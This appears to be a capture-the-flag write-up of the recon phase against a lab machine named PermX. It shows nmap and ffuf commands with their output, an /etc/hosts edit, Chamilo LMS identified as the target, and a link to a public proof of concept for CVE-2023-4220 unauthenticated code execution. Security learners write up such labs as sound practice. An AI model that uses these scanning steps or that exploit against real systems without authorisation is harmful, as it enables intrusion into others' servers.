
permx-seasonal-machine


INTRODUCTION
This notes shows my methodology and approach on tackling this machine.
Let's get started.
Given the target, I scanned for open ports and services using nmap.



```
root@Kali: /home/scr34tur3/Downloads 117x52
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# nmap -sC -sV -p- --min-rate 1000 10.10.11.23
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 19:35 EAT
Nmap scan report for 10.10.11.23
Host is up (7.8s latency).
Not shown: 65035 filtered tcp ports (no-response), 498 closed tcp ports (reset)
PORT   STATE SERVICE    VERSION
22/tcp open  tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp open  tcpwrapped
|_http-title: Did not follow redirect to http://permx.htb
|_http-server-header: Apache/2.4.52 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 243.00 seconds

┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# █
```


port 22 running ssh service is open
port 80 running a web application is open

Openning this web application on my browser, it can't be reached since it cannot be resolved.
I added this target in my /etc/hosts file as seen below.



```
┌──(scr34tur3㉿Kali)-[~/Documents/CTFs/permx-seasonal-machine]
└─$ sudo echo "10.10.11.23 permx.htb" | sudo tee -a /etc/hosts
[sudo] password for scr34tur3:
10.10.11.23 permx.htb

┌──(scr34tur3㉿Kali)-[~/Documents/CTFs/permx-seasonal-machine]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       Kali.SCr34tur3  Kali
94.237.57.134 academy.htb test.academy.htb faculty.academy.htb admin.academy.htb archive.acad
emy.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.129.147.121 UniFi
10.129.155.124 UniFi
10.10.57.189 THM-AD
10.10.27.13 sweettooth.thm

10.10.11.23 permx.htb
```

Accessing the target via web browser, its accessible as below. Its an elearning platform.



Skilled Instructors

Our Expert Instructors Experience the best in education with our skilled instructors. Each

Online Classes

Seamless Online Learning Embark on a journey of knowledge with our online


Home Projects

Practical Learning through Home Projects Apply your knowledge through hands-on

Book Library


Explore Our Extensive Book Library Dive into a rich collection of educational resources in our

I fuzzed for vHOSTS as below, I found lms subdomain. I also fuzzed for hidden dir but there was nothing of much interest.



```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# ffuf -w /usr/share/wordlists/dirb/big.txt:FUZZ -u http://permx.htb:80 -H "Host: FUZZ.permx.htb" -fw 18

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://permx.htb:80
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Header           : Host: FUZZ.permx.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 18
________________________________________________

lms                     [Status: 200, Size: 19347, Words: 4910, Lines: 353, Duration: 721ms]
:: Progress: [20469/20469] :: Job [1/1] :: 2 req/sec :: Duration: [0:08:55] :: Errors: 1016 ::

┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
```


I first added the lms.permx.htb in my /etc/hosts file and accessed it via a web browser.
Looking for recent exploits for the Chamilo application, I came across the GitHub below, which shows a POC to gain unauthenticated reverse code execution. https://github.com/Ziad-Sakr/Chamilo-LMS-CVE-2023-4220-Exploit/blob/main/CVE-2023-4220.sh?source=post_page-----84871140b508--------------------------------



lms.permx.htb


Chamilo
E-Learning & Collaboration Software

I tried to automate for sql injection using sqlmap, but the target wasn't vulnerable to injections.



